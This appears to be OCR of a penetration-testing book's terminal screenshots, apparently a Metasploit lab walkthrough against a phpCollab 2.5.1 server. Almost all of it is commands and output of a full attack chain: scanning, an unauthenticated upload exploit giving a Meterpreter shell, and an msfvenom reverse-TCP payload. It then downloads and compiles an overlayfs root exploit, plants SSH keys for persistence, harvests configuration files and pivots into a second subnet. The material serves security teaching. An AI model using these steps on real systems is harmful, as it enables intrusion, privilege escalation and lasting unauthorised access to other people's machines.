
```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifi
er
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.174.132
RHOSTS => 192.168.174.132
msf auxiliary(http_version) > set THREADS 10
THREADS => 10
msf auxiliary(http_version) > run
```

```
msf auxiliary(http_version) > run

[+] 192.168.174.132:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```


Mozilla Firefox (Build 20170809204109)
http://192.168.174.132/
192.168.174.132
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started


root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options
Module options (auxiliary/scanner/http/dir_scanner):
Name Current Setting Required
Description
---- --------------- --------
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt no
Path of word dictionary to use
PATH / yes
The path to identify files
Proxies no
A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.174.132 yes
The target address range or CIDR identifier
RPORT 80 yes
The target port (TCP)
SSL false no
Negotiate SSL/TLS for outgoing connections
THREADS 1 yes
The number of concurrent threads
VHOST no
HTTP server virtual host
msf auxiliary(dir_scanner) > set DICTIONARY /root/Desktop/raft-medium-directories-lowercase.txt
DICTIONARY => /root/Desktop/raft-medium-directories-lowercase.txt
msf auxiliary(dir_scanner) > set THREADS 20
THREADS => 20
msf auxiliary(dir_scanner) >

```
[*] Detecting error code
[*] Using code '404' as not found for 192.168.174.132
[+] Found http://192.168.174.132:80/icons/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/reports list/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/external files/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/style library/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/server-status/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80// 200 (192.168.174.132)
[+] Found http://192.168.174.132:80/neuf giga photo/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/modern mom/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80// 200 (192.168.174.132)
[+] Found http://192.168.174.132:80/web references/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/my project/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/contact us/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/phpcollab/ 302 (192.168.174.132)
[+] Found http://192.168.174.132:80/donate cash/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/home page/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/press releases/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/privacy policy/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/planned giving/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/site map/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/about us/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/bequest gift/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/gift form/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/life income gift/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/new folder/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/site assets/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/what is new/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/error log/ 404 (192.168.174.132)
[+] Found http://192.168.174.132:80/phpcollab/ 302 (192.168.174.132)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_scanner) >
```


PhpCollab - Mozilla Firefox (Build 20170809204109)
PhpCollab
192.168.174.132/phpcollab/general/login.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
PhpCollab
Log In
System Requirements
License
PhpCollab : Log In
Please log in
Language :
English
* User Name :
* Password :
Log In
Forgot password ?
PhpCollab v2.5.1

```
msf > search PhpCollab

msf >
```

```
root@kali:~/Desktop# searchsploit phpcollab 2.5.1

------------------------------------------------------------------
 ----------------------------------------
 Exploit Title
|  Path

| (/usr/share/exploitdb/)
------------------------------------------------------------------
 ----------------------------------------
phpCollab 2.5.1 - Arbitrary File Upload
| exploits/php/webapps/42934.md
phpCollab 2.5.1 - SQL Injection
| exploits/php/webapps/42935.md
phpCollab 2.5.1 - Unauthenticated File Upload (Metasploit)
| exploits/php/remote/43519.rb
------------------------------------------------------------------
 ----------------------------------------
Shellcodes: No Result
root@kali:~/Desktop#
```

```
$extension = strtolower( substr( strrchr($_FILES['upload']['name'], ".") ,1) );
if(@move_uploaded_file($_FILES['upload']['tmp_name'], "../logos_clients/".$id.".$exte
nsion"))
{
  chmod("../logos_clients/".$id.".$extension",0666);
  $tmpquery = "UPDATE ".$tableCollab["organizations"]." SET extension_logo='$extensio
n' WHERE id='$id'";
  connectSql("$tmpquery");
}
```

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/php/remote
/43519.rb /root/Desktop/MyModules/
```

```
root@kali:~/Desktop/MyModules# ls
43519.rb
root@kali:~/Desktop/MyModules# mkdir modules
root@kali:~/Desktop/MyModules# cd modules/
root@kali:~/Desktop/MyModules/modules# mkdir exploits
root@kali:~/Desktop/MyModules/modules# cd exploits/
root@kali:~/Desktop/MyModules/modules/exploits# mkdir nipun
root@kali:~/Desktop/MyModules/modules/exploits# cd nipun
root@kali:~/Desktop/MyModules/modules/exploits/nipun# cp ../../../43519.rb .
root@kali:~/Desktop/MyModules/modules/exploits/nipun# ls
43519.rb
root@kali:~/Desktop/MyModules/modules/exploits/nipun#
```

```
msf > loadpath /root/Desktop/MyModules/modules
Loaded 1 modules:
    1 exploit
```

```
msf > use exploit/nipun/43519
msf exploit(43519) > show options

Module options (exploit/nipun/43519):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpcollab/      yes       Installed path of phpCollab
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(43519) > set RHOST 192.168.174.132
RHOST => 192.168.174.132
msf exploit(43519) > exploit

[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Uploading backdoor file: 1.kRhbfrrv.php
[+] Backdoor successfully created.
[*] Triggering the exploit...
[*] Sending stage (37514 bytes) to 192.168.174.132
[+] Deleted 1.kRhbfrrv.php

meterpreter >
```

```
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter >
```

```
meterpreter > shell
Process 8167 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/phpcollab/logos_clients
lsb_release -a
Distributor ID: Ubuntu
Description:    Ubuntu 14.04 LTS
Release:        14.04
Codename:       trusty
No LSB modules are available.
```

```
meterpreter > getpid
Current pid: 8009
meterpreter > getuid
Server username: www-data (33)
meterpreter > uuid
[+] UUID: 149696aa7e683f94/php=15/linux=6/2018-01-26T10:01:10Z
meterpreter > machine_id
[+] Machine ID: 167cda8ab6ad863c1033a5987acd5dbb
meterpreter >
```

```
root@kali:~# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=19
2.168.174.128 LPORT=4443 -f elf -b '\x00' >reverse_connect.elf
No platform was selected, choosing Msf::Module::Platform::Linux fro
m the payload
No Arch selected, selecting Arch: x64 from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (in
dex=56, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 167 (iteration=0)
x64/xor chosen with final size 167
Payload size: 167 bytes
Final size of elf file: 287 bytes

root@kali:~# pwd
/root
root@kali:~# ls
Desktop    Pictures    Videos            des-bruteforce
Documents  Public      access-logs       hashes
Downloads  RsaCtfTool  change.py         reports
Music      Templates   cisco-index.html  reverse_connect.elf
root@kali:~#
```

```
meterpreter > upload /root/reverse_connect.elf
[*] uploading  : /root/reverse_connect.elf -> reverse_connect.elf
[*] uploaded   : /root/reverse_connect.elf -> reverse_connect.elf
meterpreter > pwd
/var/www/html/phpcollab/logos_clients
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(43519) > pushm
msf exploit(43519) > use exploit/multi/handler
msf exploit(handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf exploit(handler) > set LPORT 4443
LPORT => 4443
msf exploit(handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.174.128:4443
msf exploit(handler) >
```

```
meterpreter > shell
Process 8202 created.
Channel 5 created.
pwd
/var/www/html/phpcollab/logos_clients
chmod +x reverse_connect.elf
./reverse_connect.elf &

[*] Sending stage (2878936 bytes) to 192.168.174.132
[*] Meterpreter session 2 opened (192.168.174.128:4443 -> 192.168.174.132:38929) at 2018-01-26 15:47:44 +0530
```

```
^C
Terminate channel 5? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                   Information
 Connection
  --  ----                   -----------
 ----------
  1   meterpreter php/linux  www-data (33) @ ubuntu
 192.168.174.128:4444 -> 192.168.174.132:44617 (192.168.174.132)
  2   meterpreter x64/linux  uid=33, gid=33, euid=33, egid=33 @ 192.168.174.132
 192.168.174.128:4443 -> 192.168.174.132:38929 (192.168.174.132)
```

```
msf exploit(handler) > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
.
   SHOWDESCRIPTION  false            yes       Displays a detailed description f
or the available exploits

msf post(local_exploit_suggester) > set SESSION 2
SESSION => 2
msf post(local_exploit_suggester) > run

[*] 192.168.174.132 - Collecting local exploits for x64/linux...
```

```
msf exploit(handler) > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
.
   SHOWDESCRIPTION  false            yes       Displays a detailed description f
or the available exploits

msf post(local_exploit_suggester) > set SESSION 2
SESSION => 2
msf post(local_exploit_suggester) > run

[*] 192.168.174.132 - Collecting local exploits for x64/linux...
[*] 192.168.174.132 - 5 exploit checks are being tried...
[+] 192.168.174.132 - exploit/linux/local/overlayfs_priv_esc: The target appears
 to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

```
meterpreter > shell
Process 12741 created.
Channel 88 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wget https://www.exploit-db.com/raw/37292
--2018-01-26 03:02:57--  https://www.exploit-db.com/raw/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... conn
ected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292'

     0K ....                                                  100% 1021M=0s

2018-01-26 03:02:58 (1021 MB/s) - '37292' saved [5119/5119]
```

```
mv 37292 37292.c
ls
37292.c
index.php
reverse_connect.elf
gcc 37292.c -o getroot
ls
37292.c
getroot
index.php
reverse_connect.elf
```

```
./getroot
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
#
```

```
# whoami
root
# uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_6
4 x86_64 x86_64 GNU/Linux
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

```
# pwd
/var/www/html/phpcollab/logos_clients
# ls
37292.c
getroot
index.php
reverse_connect.elf
# ./reverse_connect.elf

[*] Sending stage (2878936 bytes) to 192.168.174.132
[*] Meterpreter session 3 opened (192.168.174.128:4443 -> 192.168.174.132:38935)
 at 2018-01-26 16:38:25 +0530
```

```
msf > sessions -i

Active sessions
===============

  Id  Type                   Information
 Connection
  --  ----                   -----------
 ----------
  1   meterpreter php/linux  www-data (33) @ ubuntu
 192.168.174.128:4444 -> 192.168.174.132:44617 (192.168.174.132)
  2   meterpreter x64/linux  uid=33, gid=33, euid=33, egid=33 @ 192.168.174.132
 192.168.174.128:4443 -> 192.168.174.132:38929 (192.168.174.132)
  3   meterpreter x64/linux  uid=0, gid=0, euid=0, egid=0 @ 192.168.174.132
 192.168.174.128:4443 -> 192.168.174.132:38935 (192.168.174.132)

msf >
```

```
msf > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter >
```

```
msf > use post/linux/manage/sshkey_persistence
msf post(sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CREATESSHFOLDER  false                 yes       If no .ssh folder is found,
create it for a user
   PUBKEY                                 no        Public Key File to use. (Def
ault: Create a new one)
   SESSION                                yes       The session to run this modu
le on.
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                               no        User to add SSH key to (Defa
ult: all users on box)

msf post(sshkey_persistence) > set SESSION 3
SESSION => 3
msf post(sshkey_persistence) > run
```

```
msf post(sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20180126170207_AcmeTest_192.168.
174.132_id_rsa_150126.txt
[*] Adding key to /home/claire/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf post(sshkey_persistence) >
```

```
root@kali:~# ssh root@192.168.174.132 -i /root/.msf4/loot/20180126170207_AcmeTes
t_192.168.174.132_id_rsa_150126.txt
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jan 25 10:31:44 2018
root@ubuntu:~#
```

```
root@kali:~# ssh claire@192.168.174.132 -i /root/.msf4/loot/20180126170207_AcmeT
est_192.168.174.132_id_rsa_150126.txt
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Jan 26 03:28:15 2018 from 192.168.174.128
claire@ubuntu:~$
```

```
msf post(sshkey_persistence) > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(enum_configs) > set SESSION 3
SESSION => 3
msf post(enum_configs) > run

[*] Running module against 192.168.174.132
[*] Info:
[*]     Ubuntu 14.04 LTS
[*]     Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[+] apache2.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_759279.txt
[+] ports.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_787500.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open: Operation failed: 1
[+] my.cnf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_248693.txt
[+] ufw.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_458081.txt
[+] sysctl.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_773436.txt
[-] Failed to open file: /etc/security.access.conf: core_channel_open: Operation failed: 1
[+] shells stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_454816.txt
[+] sepermit.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_970263.txt
[+] ca-certificates.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_365379.txt
[+] access.conf stored in /root/.msf4/loot/20180126171037_AcmeTest_192.168.174.132_linux.enum.conf_339575.txt
[-] Failed to open file: /etc/gated.conf: core_channel_open: Operation failed: 1
```

```
msf > use post/linux/gather/enum_system
msf post(enum_system) > show options

Module options (post/linux/gather/enum_system):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(enum_system) > setg SESSION 3
SESSION => 3
msf post(enum_system) > run

[+] Info:
[+]     Ubuntu 14.04 LTS
[+]     Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
[+]     Module running as "root" user
[*] Linux version stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_219190.txt
[*] User accounts stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_673609.txt
[*] Installed Packages stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_457163.txt
[*] Running Services stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_135921.txt
[*] Cron jobs stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_714694.txt
[*] Disk info stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_199591.txt
[*] Logfiles stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_425033.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20180126171255_AcmeTest_192.168.174.132_linux.enum.syste_402122.txt
[*] Post module execution completed
msf post(enum_system) >
```

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    192.168.116.133    00:0c:29:c2:22:13
    192.168.174.2      00:50:56:fa:6b:58
    192.168.174.128    00:0c:29:26:22:de
```


```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:81:ae:b9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.174.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe81:aeb9
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:81:ae:c3
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.116.129
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe81:aec3
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


```
msf > use post/multi/manage/autoroute
msf post(autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf post(autoroute) > set SESSION 3
SESSION => 3
msf post(autoroute) > set SUBNET 192.168.116.0
SUBNET => 192.168.116.0
msf post(autoroute) > run

[*] Running module against 192.168.174.132
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.116.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.174.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

